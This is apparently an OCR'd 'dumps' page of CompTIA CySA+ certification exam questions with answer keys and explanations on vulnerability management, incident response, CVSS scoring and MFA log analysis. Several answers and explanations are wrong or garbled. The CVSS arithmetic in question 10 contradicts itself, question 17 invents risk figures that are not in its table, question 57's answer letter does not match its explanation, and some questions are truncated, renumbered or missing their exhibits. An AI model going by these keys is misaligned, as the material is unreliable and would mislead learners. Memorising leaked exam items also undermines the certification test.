
CS0-003 Dumps

CompTIA CySA+ Certification Beta Exam

https://www.certleader.com/CS0-003-dumps.html



NEW QUESTION 1
Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation
C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION 2
The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

A. Reduce the administrator and privileged access accounts
B. Employ a network-based IDS
C. Conduct thorough incident response
D. Enable SSO to enterprise applications

Answer: A

Explanation:
The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

NEW QUESTION 3
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 4
A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is
www.acme.com/logon. Which of the following is most likely true?

A. This is a normal password change URL.
B. The security operations center is performing a routine password audit.
C. A new VPN gateway has been deployed
D. A social engineering attack is underway

Answer: D

Explanation:
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site’s standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company’s domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company’s VPN logon page. The attackers may have also sent phishing emails to the company’s employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 5

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following
does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Answer: A

Explanation:
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.


NEW QUESTION 6
The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: A

Explanation:
The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, “Data Protection and Privacy Practices”, page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 “Compliance and Assessment”, Objective 4.1 “Given a scenario, analyze data as part of a security incident”, Sub-objective “Data classification levels”, page 23

NEW QUESTION 7
A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Which of the following should be remediated first?

A. SQL injection
B. RFI
C. XSS
D. Code injection

Answer: A

Explanation:
SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web …, Command line user interface · Arachni/arachni Wiki

· GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION 8
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily
at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 9
Which of the following items should be included in a vulnerability scan report? (Choose two.)

A. Lessons learned
B. Service-level agreement
C. Playbook
D. Affected hosts
E. Risk score
F. Education plan

Answer: DE

Explanation:
A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: https://www.first.org/cvss/

NEW QUESTION 10
A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:
CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.
The attack vector in question has the following Base metrics:
? Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
? Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
? Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
? User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
? Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
? Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
? Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
? Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.
Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10])
Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))] Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction
Using this formula, we get:

Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8
Therefore, this attack vector has a Base score of 8.8, which is higher than any other option. The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
? CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it
has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
? CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it
has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
? CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has
a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 10
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A

Explanation:
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

NEW QUESTION 15
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 17
A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host   CVE: (Vulnerability Name)  Metrics
----   ----------------------     --------------
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)    DDS:AEX:NOA
host03 CVE-2007-99996:
       (NarrowStairs)             RCE:AEX:HVT
host04 CVE-2009-99998:
       (Topendoor)                UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C

Explanation:
Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 19
Which of the following would likely be used to update a dashboard that integrates…..

A. Webhooks
B. Extensible Markup Language
C. Threat feed combination
D. JavaScript Object Notation

Answer: D

Explanation:
JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It's lightweight and easy to parse and generate.

NEW QUESTION 24
A Chief Information Security Officer wants to implement security by design, starting …… vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

A. Reverse engineering
B. Known environment testing
C. Dynamic application security testing
D. Code debugging

Answer: C

Explanation:
Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

NEW QUESTION 25
A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

A. Increasing training and awareness for all staff
B. Ensuring that malicious websites cannot be visited
C. Blocking all scripts downloaded from the internet
D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:
? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
? Following the organization's policies and procedures on security awareness and best practices
Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 30
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system
owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to
categorize and prioritize the respective systems?

A. Interview the users who access these systems,
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Answer: D

Explanation:
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

NEW QUESTION 33
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

NEW QUESTION 36
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B

Explanation:
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 41
A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }

C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print$1}').origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo "$1 | $c" }

Answer: C

Explanation:
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION 43
A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

A. Dictionary attack
B. Push phishing
C. impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray

Answer: BC

Explanation:
C. Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
* B. Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

NEW QUESTION 48
A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.
Which of the following would be missing from a scan performed with this configuration?

A. Operating system version
B. Registry key values
C. Open ports
D. IP address

Answer: B

Explanation:
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org/techniques/T1112/

NEW QUESTION 52
An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.
B. Interview employees responsible for managing the affected systems.
C. Review the log files that record all events related to client applications and user access.

D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:
In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.
The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

NEW QUESTION 56
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: D

Explanation:
The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process,
which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes.
The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve.
SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 57
Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis:Look for suspicious-looking graphics in a folder.
B. Move the suspicious graphics to the appropriate subfolderCreate subfolders in the original folder based on category of graphics foun
C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 61
